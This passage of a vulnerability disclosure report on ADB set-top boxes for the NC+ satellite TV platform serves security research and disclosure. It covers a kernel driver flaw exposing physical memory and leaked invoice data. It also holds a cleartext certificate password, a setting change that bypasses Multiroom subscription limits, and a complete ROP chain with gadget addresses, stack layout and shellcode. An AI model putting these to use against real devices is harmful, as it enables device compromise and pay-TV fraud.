
Fig. 7 STi7111 SoC architecture.

The cores run dedicated firmware[18] and are controlled through the `st231_codeman.ko` (ST231 Code Manager) device driver. This device driver exposes its functionality through `/dev/st231cm`

---

[17] Very Long Instruction Word.

[18] `st_audio_default_companion.bin` and `st_video_default_companion.bin` available in SQUASHFS image. These are run atop of OS21 RTOS [37].

device file for loading and control of the decoders' firmware through message box API and ports. Beside, standard `open`, `read`, `write` and `ioctl` file operations `st231cm` device file also handles `mmap` call (Fig. 8).

Fig. 8 st231cm device driver file operations.

The implementation of the `mmap` operation makes use of the `remap_pfn_range` Kernel call. There is a vulnerability in the way this call is used. As no security checks are conducted with respect to the arguments provided to it, arbitrary physical pages can be mapped to user process space with read, write and execute permissions. As a result, untrusted user process can gain full access to memory of other processes and OS kernel.

In that context, `/dev/st231cm` device file provides similar functionality to security sensitive `/dev/mem` file (access to OS physical memory).

Affected devices

Issues 1-3 were verified to affect ITI-2849ST, ITI2850ST and ITI-2851S set-top-box devices. The vulnerabilities could affect more devices though. This is due to the following:

- a common MHP middleware is shared by newer ADB set-top-boxes software (ITI-3740SX, NCP-4740SF, etc.),
- Issues 1 and 2 are present in a code of TNR-2850ST set-top-box device from Canal Digital.

VULNERABILITIES IMPACT

Discovered vulnerabilities again expose inadequate security level of ADB set-top-box devices [21]. Regardless of Security Explorations' recommendation [8, slide 73][19], security of investigated ADB set-top-boxes has not been hardened / improved much beyond the addressing of the issues reported 7 years ago.

They also prove that NC+ platform still relies on and has in its offer set-top-box devices vulnerable to STMicroelectronics flaws. This is in contrary to the requirements of the agreements signed by the operator with various providers of a premium PayTV content.

---

[19] along information provided to the operator in 2012 that Multiroom service was not a subject of our research and focus during SE-2011-01 project.

The vulnerabilities make it possible to gain access to a vulnerable set-top-box device and research security of SlimCORE / TKD Crypto cores of STi7111 DVB chipset in the environment of a real-life digital satellite TV platform (NC+). They also give the potential to investigate security of other ADB set-top-boxes such as those based on STiH237 CARDIFF chipset for Nagra / Conax CAS implementation.

Additional impact

Beside the impact described above, the vulnerabilities found also expose multiple secrets embedded in set-top-box software pertaining to the security of content and set-top-box services among others. Below, more details are provided with respect to the most interesting data leaks being the result of a successful compromise of NC+ set-top-box devices.

Invoice data leak

Tuning to the EMM Carousel exposes additional data beside SSU images. In 2012, we signaled that invoice data was broadcasted in plaintext in a form of zipped XML payload data. As a result, it was possible to obtain invoice information for a given billing period for nearly 820 000 subscribers.

Upon gaining access to ITI-2849ST and ITI-2850ST set-top-boxes, we discovered that this issue hasn't been resolved as of 2018. Invoice information is still broadcasted in plaintext via a private MPEG stream in the so called ADBEMM section. MPEG PID of this section is denoted by `p.emmcarouselservice` service property[20].

As part of the invoice data, smart card numbers and agreement numbers for NC+ subscribers were also included:

```
box>                            invoices                                 50
-------------------------------------------------------------------------------
INVOICE NUMBER     | FROM       | TO         | AGREEMENT #  | CARD NUMBER  | PLN
-------------------------------------------------------------------------------
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 52.50
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 44.99
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 90.89
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 101.89
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 69.06
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 54.99
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 129.95
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 130.29
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 39.98
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 79.99
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 161.87
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 109.99
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 129.99
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 97.98
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 101.92
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 0.00
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 81.89
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 25.50
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01   | XXXXXXXXXXX  | 59.99
...
```

---

[20] service properties along TV and radio channel lists are acquired by ADB devices at the time of a set-top-box startup from the so called preset PID MPEG section (PID 0xbb9).

The above constitutes a potential leak of sensitive business information as arbitrary 3rd parties gaining access to NC+ set-top-boxes can retrieve information about:

- the monthly operator income from paying subscribers base,
- the number of subscribers choosing specific promotion.

STB client certificate leak

Runtime access to ITI-2849ST or ITI-2850ST devices provide access to set-top-box SSL certificate used by online services such as NC+ Go to authenticate connecting clients. While this certificate is password protected, the password is not secured in any way - it is available in cleartext in the `/mnt/cert/xlets_ldr/stb-cert.pwd` file:

```
box> cat /mnt/cert/xlets_ldr/stb-cert.pwd
1qazxsw2[21]
```

The certificate file (`/mnt/cert/xlets_ldr/stb-cert.p12`) includes both a client STB certificate and a private RSA key. What's interesting in the certificate itself is that it was configured to be valid for a period of 30 years:

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 4113 (0x1011)
    Signature Algorithm: sha1WithRSAEncryption

        Issuer: C=PL, ST=wojewodztwo mazowieckie, L=Warszawa, O=Platforma nc+,
OU=Dzial Infrastruktury, CN=Platforma nc+/emailAddress=Adam.XXXXXX[22]@ncplus.pl

        Validity
            Not Before: Nov 13 09:41:00 2013 GMT
            Not After : Nov  6 09:41:00 2042 GMT

        Subject: C=PL, ST=wojewodztwo mazowieckie, O=Platforma nc+, OU=Dzial
Infrastruktury, CN=ITI 2849/2850/emailAddress=Adam.XXXXXX@ncplus.pl
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:ce:38:71:5a:23:e7:12:48:48:82:f7:77:22:05:
                    e2:49:c6:d2:00:25:01:d5:ef:02:67:fe:64:f3:f3:
                    b1:3a:e5:a1:2e:32:f6:46:12:21:68:70:2d:5a:2d:
                    e5:da:f2:2a:67:3d:b6:ac:31:ee:58:df:87:f6:91:
                    82:2d:87:11:e0:74:29:7f:78:60:b4:ff:5c:9a:0d:
                    46:6e:da:ce:1d:be:cb:28:3d:d8:61:87:86:9d:bc:
                    33:d2:f7:88:f8:a2:03:87:c4:62:f4:48:5d:ce:98:
                    e8:ec:a3:09:7c:e6:79:50:61:21:94:f4:71:70:3f:
                    09:f3:39:9f:f6:ea:2f:e7:6c:11:e6:9f:64:3b:de:
                    8a:b5:77:56:ca:9c:77:b5:45:2b:dd:54:b9:60:7a:
                    ac:8b:1e:40:90:83:0e:9f:2e:60:01:88:1b:d7:8d:
                    5d:2d:5e:a0:7e:7d:da:90:e6:59:c4:00:f6:ce:ae:
                    b3:3c:9e:41:3c:4c:17:4d:3a:72:57:db:d7:b4:3d:
```

---

[21] the password was chosen to follow a pattern on a computer keyboard (keys from `1` to `z` form a line down, keys from `x` to `2` form a line up).
[22] full e-mail address was intentionally hidden in order to adhere to the recent EU regulation regarding privacy of personal data.

```
                            56:cd:f1:48:64:63:ad:72:be:05:7b:10:10:e2:60:
                            9a:a9:a8:bf:76:db:68:d5:6f:d5:73:36:59:37:80:
                            5d:f1:8a:9c:05:89:2d:c9:04:ae:d0:a1:9c:c6:8e:
                            c8:43:da:66:82:2b:ac:b5:67:e1:82:8b:4e:36:06:
                            f1:69
                    Exponent: 65537 (0x10001)
            X509v3 extensions:
                X509v3 Basic Constraints:
                    CA:FALSE
                Netscape Comment:
                    OpenSSL Generated Certificate
                X509v3 Subject Key Identifier:
                    EF:39:BF:58:12:E6:F8:4C:B5:E3:84:14:E3:EC:E1:4B:24:D4:96:24
                X509v3 Authority Key Identifier:
                    keyid:B8:9F:81:19:6F:82:66:D8:20:C3:A9:5B:4E:07:CE:E8:4A:7F:46:A4

    Signature Algorithm: sha1WithRSAEncryption
            78:78:5a:6f:68:ad:4a:e1:9c:55:2f:13:c8:97:1e:6d:83:73:
            85:ce:f9:1e:c0:8c:e3:7f:31:9a:52:f3:ae:c4:70:bc:6d:d5:
            ba:8d:e5:3d:33:91:b5:81:2f:38:76:7a:76:bf:33:75:82:fd:
            45:45:32:c3:91:6f:8e:54:e6:2f:8e:00:1e:ec:9d:b4:5b:af:
            67:07:ce:22:d7:10:22:5a:9c:c3:af:15:ce:fe:d2:9d:85:a2:
            48:a4:75:d4:cd:5b:30:bd:3b:e2:36:ce:3a:26:72:54:c5:62:
            d0:e0:fd:a8:cf:c0:b1:91:cc:5f:37:64:4c:7a:14:42:cf:74:
            46:49:1e:91:40:f9:4f:cc:b9:60:d8:0f:0a:5c:6b:85:59:02:
            b9:3b:77:43:2a:69:e8:50:e4:81:32:53:35:d3:3e:3a:3b:b4:
            b1:ad:ce:49:72:df:23:14:0f:ac:51:38:02:b3:fd:59:93:37:
            4f:05:03:f4:82:0a:6c:85:73:90:05:1f:60:f8:34:a4:a9:7a:
            25:4b:13:f3:5f:52:62:7d:f7:bc:81:65:04:ca:ce:c6:0c:7e:
            16:48:5a:24:8d:55:94:67:5c:72:96:7e:cf:5b:19:a7:fb:82:
            c6:31:38:d1:cf:a6:94:76:b8:9c:2f:78:96:4d:e7:b7:5a:42:
            69:ba:0b:e3
            ...
```

Access to ADB watermarking app

The compressed ROMFS filesystem embedded in a binary of the main MHP application includes watermarking application from ADB company:

```
ncplus> dromfs
rom0
 - addr 17b8d40
 - size 2ac
   rom0/boot size 0
   rom0/com/adb/init/PluginInitTable.class size 518
...
rom25
 - addr 1f9b8e8
 - size 266f4
   rom25/ait size 1970 (packed 771)
   rom25/app.jar size 180535 (packed 1221)
   rom25/appstorage.zip size 1268 (packed 632)
   rom25/dvb.certificates.1 size 3303 (packed 2599)
   rom25/dvb.hashfile size 90 (packed 65535)
   rom25/dvb.signaturefile.1 size 257 (packed 65535)
   rom25/dvb.storage.0000002d.5600 size 299 (packed 176)
...
```

The goal of this application is to include tagging in any AV MPEG content acquired as a result of unauthorized copying. Tracking the original source of such a watermarked content should be possible as the following information is included among the watermarks:

- set-top-box serial number,
- smart card number,
- build version.

The watermarking is conducted with respect to the graphic feature of MHP applications implemented by `DVBAlphaComposite` class [22]. It makes it possible to blend (or simply put) any additional graphics or text over a background image or MPEG Video planes.

In general, the strength of a watermarking technology should rely on a secrecy of the tags. Access to the code of a watermarking application reveals all details about the watermarks and their usage. In this context, the mechanism should not be treated in terms of a content-protection security (watermarking app can be disabled, terminated, uninstalled or its execution modified at runtime).

Multiroom Standard bypass

NC+ Multiroom installation is comprised of a main STB device and a set of a maximum 5 client devices (2-6 set-top-box devices / screens in total per home installation). This is illustrated on Fig. 9.

Fig. 9 Schema of a sample Multiroom installation.

Multiroom service activation is required for both server and client devices and it proceeds in the following way:
- a main (server) set-top-box device receives a message from the operator including information about authorized client devices (their smart card and chip id numbers). The message is received over a private MPEG transport stream of a STB manufacturer (the so called AdbEMMCarousel, dvb locator dvb://13e.514.3ad4 and MPEG PID 0x641),
- each client set-top-box device receives a configuration message over AdbEMMCarousel that assigns a client device to Group ID 102. This configuration setting puts a client device into a Multiroom Standard mode (reboot is required for it to take effect).

Upon successful activation of a Multiroom service, client devices that are part of Group ID 102 periodically communicate with a server device of a given home network by the means of HTTP GET requests.

The goal of this communication is to verify security of client devices (whether the authorized devices are connected to the main STB device). In case of an error (missing server device or authorization failure), a client device cannot be used (an error message is presented on a TV screen and no channels can be viewed). This is illustrated on Fig. 10.

Fig. 10 Multiroom error message indicating a connection / authorization error.

Runtime access to NC+ set-top-box make it possible to change the value of various set-top-box properties.

Some of them directly influence a target set-top-box environment and configuration. This in particular include, but is not limited to the value of `iti.app.config` property.

Client devices operating in Multiroom Standard mode have the value of this property set to 0x03. As a result, periodic communication with a server STB device / security verification of a client device is enforced.

By changing the value of `iti.app.config` property to the value of 0x06[23], Multiroom Standard mode can be easily escaped and all restrictions associated with the client device lifted. As a result, the service could be abused by rogue subscribers to gain access to premium TV channels at a discounted rate in a similar way as a previously disclosed vulnerability affecting Multiroom Standard service [14].

---

[23] set-top-box reboot is required for new settings to take effect.

EXPLOITATION TECHNIQUES

A combination of Issues 1 and 2 makes it possible to achieve arbitrary code execution on a target set-top-box device. Issue 1 is exploited to esablish secure communication channel with a target set-top-box. This is accomplished by the means of a software imitating a Multiroom Premium server device in a local network. Issue 2 is exploited during the message exchange with a fake Multiroom server.

Below, more details are given with respect to the exploitation techniques used to achieve reliable native code execution, JVM and OS privilege elevation in particular.

Native code execution

STi7111 makes us of STMicroelectronics' ST40 processor core for the main application. This processor contains support for non-executable memory regions (and non-executable stack in particular) in a form of dedicated PR bit of a page table entry. In user mode, the instruction fetch is allowed only if this bit is set to 1. In any other case, EXECPROT TLB protection violation exception occurs.

The environment of STLinux for target ITI-2849ST and ITI-2850ST set-top-boxes makes use of this non-executable memory feature of the ST40 processor. As a result, direct execution of arbitrary code is not possible from the stack.

ROP gadgets

In our Proof of Concept Code we make use of the Return Oriented Programming (ROP) technique [23] to achieve arbitrary native code execution. For that purpose, we direct execution to the carefully selected sequences of code (gadgets) available in the main MHP application. The `main.elf` binary that implements it is almost 29MB in size. As such, a solid amount of candidates exist that could be used as ROP gadgets. Those used in our Proof of Concept code are described below along the prerequisites that need to be fulfilled for their successful chaining.

The notation used indicate the following:

- `Rn=value`
  Rn is assigned a given value (description)
- `Rn:value`
  Rn needs to be equal to a given value (prerequisite)

MOV R15 to R8 gadget

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION

004E6B58	mov r15, r8
	jsr @r9
	add #h'14, r8
		R8=stack ptr
		R9:005BFE40 (*AND gadget*)
		R8=stack ptr+0x14

2. *AND gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
005BFE40	and r14, r8 bra loc_5BFF60 mul.l r12, r8 mov #7, r5 jsr @r13	R8=R8&R14 (R14:0xfffff000) MACL=R8*R12 R13:008FEEB8 (*MOV R8 to R5 gadget*)

	sts macl, r4	

3. *MOV R8 to R5 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
008FEEB8	jsr @r12	R12:0055C0E8 (*LOAD R7 and REGS gadget*)
	mov r8, r5	R5=mprotect addr (aligned stack ptr)

4. *LOAD R7 and REGS gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0055C0E8	bra loc_55C0C0	
	mov #7, r7	R7=mprotect prot flags = RWX
0055C0C0	mov r7, r0	
	add #4, r15	[space 0x04]=0x00000000
	lds.l @r15+, pr	RET ADDR:00497996 (*LOAD R6 gadget*)
	mov.l @r15+, r14	R14
	mov.l @r15+, r13	R13:0047B48E (*LOAD R4 and SYSTEM CALL INVOKER gadget*)
	mov.l @r15+, r12	R12:mprotect syscall num = 0x7d
	mov.l @r15+, r11	R11:0041B554 syscall
	mov.l @r15+, r10	R10
	mov.l @r15+, r9	R9:mprotect size = 0x2000
	rts	
	mov.l @r15+, r8	R8

5. *LOAD R6 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
00497996	jsr @r13	R13:0047B48E (*LOAD R4 and SYSTEM CALL INVOKER gadget*)
	mov r9, r6	R6=mprotect size

6. *LOAD R4 and SYSTEM CALL INVOKER gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0047B48E	jsr @r11	R11:0041B554 syscall
	mov r12, r4	R12:syscall num (mprotect = 0x7d)
	mov r9, r0	[space 0x44]
	add #h'44, r15	[space 0x44]
	add #h'44, r15	RET ADDR:0047EFC0 (*MOV R15,R4*)
	lds.l @r15+, pr	R14
	mov.l @r15+, r14	R13
	mov.l @r15+, r13	R12
	mov.l @r15+, r12	R11
	mov.l @r15+, r11	R10
	mov.l @r15+, r10	R9
	mov.l @r15+, r9	
	rts	R8
	mov.l @r15+, r8	

7. *MOV R15 to R4 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0047EFC0	mov r15, r4	R4=stack ptr to SHELLCODE
	bra loc_47EABA	
0047EABA	mov r8, r0	
	add #h'58, r15	[space 0x58] -> SHELLCODE
	lds.l @r15+, pr	RET ADDR:007F10FE (JSR R4 gadget)
	mov.l @r15+, r14	R14
	mov.l @r15+, r13	R13

mov.l @r15+, r12		R12
mov.l @r15+, r11		R11
mov.l @r15+, r10		R10
mov.l @r15+, r9		R9
rts		
mov.l @r15+, r8		R8

8. *JSR R4 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
007F10FE	jsr @r4 nop	jump to shellcode

Stack manipulation instructions used by ROP gadgets along their prerequisites implicate the necessary stack layout for each of them. Stack content serves two purposes in ROP. First, it provides arguments to code sequences. Second, it chains all ROP sequences together by the means of some code execution transfer instruction. In our case, these are either return from or jump to subroutine instructions (RTS and JSR). The execution of each ROP gadget ends by one of these instructions and the execution is transferred to another code sequence.

The prerequisites described in tables above directly implicate the stack layout necessary for a successful chaining and execution of ROP gadget sequence. This is illustrated on Fig. 11.

Fig. 11 Bulding stack layout from ROP prerequisites.

The final stack layout derived as a result of all of the ROP gadgets' prerequisites is shown in Table 4.

CODE SEQUENCE	STACK LAYOUT[24]
INITIAL EXECUTION TRANSFER (OVERFLOW TRIGGER)	0x00000000, //UtcTime = 0 (must byc < 0x259E8F70) 0x004E6B58, //RET ADDR = 004E6B58 0xfffff000, //R14 page mask = 0xfffff000 0x008FEEB8, //R13 = 008FEEB8 (MOV R8 to R5) 0x0055C0E8, //R12 = 0055C0E8 (LOAD R7 and REGS) 0x00000000, //R11 0x00000000, //R10

---

[24] the top value (top of the table) indicates the top of the stack.

	``` 0x005BFE40, //R9 = 005BFE40 (AND) 0x00000000, //R8 ```
LOAD R7 and REGS gadget	``` 0x00000000, //[space 0x04] = 0x00000000 (dummy) 0x00497996, //RET ADDR = 00497996 (LOAD R6) 0x00000000, //R14 0x0047B48E, //R13 = 0047B48E LOAD R4 and SYSTEM CALL INVOKER 0x0000007D, //R12 mprotect sycall num = 0x7D 0x0041B554, //R11 = 0041B554 syscall 0x00000000, //R10 0x00002000, //R9 mprotect size = 0x2000 0x00000000, //R8 ```
LOAD R4 and SYSTEM CALL INVOKER gadget	``` //[space 0x44] 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, //[space 0x44] 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x0047EFC0, //RET ADDR = 0047EFC0 MOV R15 to R4 0x00000000, //R14 0x00000000, //R13 0x00000000, //R12 0x00000000, //R11 0x00000000, //R10 0x00000000, //R9 0x00000000, //R8 ```

MOV R15 to R4 gadget	```
	//[space 0x58] -> SHELLCODE
	0xe201e100, //mov #0,r1
	          , //mov #1,r2
	0x8bfb3210, //cmp/eq r1,r2
	              //bf start
	
	0x00090009, //nop
	              //nop
	0x00000000,
	0x00000000,
	0x00000000,
	0x00000000,
	``

	0x00000000,
	0x00000000,
	0x00000000,
	0x00000000,
	0x00000000,
	0x00000000,
	0x00000000,
	0x00000000,
	0x00000000,
	0x00000000,
	0x00000000,
	0x00000000,
	0x00000000,
	0x00000000,
	0x00000000,
	0x007F10FE, //RET ADDR = 007F10FE (JSR r4)
	0x00000000, //R14
	0x00000000, //R13
	0x00000000, //R12
	0x00000000, //R11
	0x00000000, //R10
	0x00000000, //R9
	0x00000000, //R8
start	PAYLOAD DATA

Table 4 Stack layout for the ROP gadget execution.

The executed ROP gadget sequence is functionally equivalent to the following pseudocode:

```
mprotect(stack_ptr&0xfffff000,2*PAGESIZE,PROT_ALL)
jump_to(SHELLCODE)
```

The goal of a ROP gadget sequence is to enable code execution from the stack memory containing data copied by the vulnerable `memcpy` call (Issue 2). It further transfers code execution to arbitrary SHELLCODE instructions of which goal is to direct (in a code position independent way) execution to a code sequence immediately following all ROP gadget data (PAYLOAD DATA).

It is important to note that ROP sequences used in our Proof of Concept code can rely on various fixed addresses denoting target code locations. This is possible as the main binary of a MHP application:

- is always loaded at the fixed memory address (`0x400000`),
- hasn't changed much for SW releases (updates) done from 2015 till Jan 2018 (APP SW versions 0x48-0x50).

JVM privilege elevation
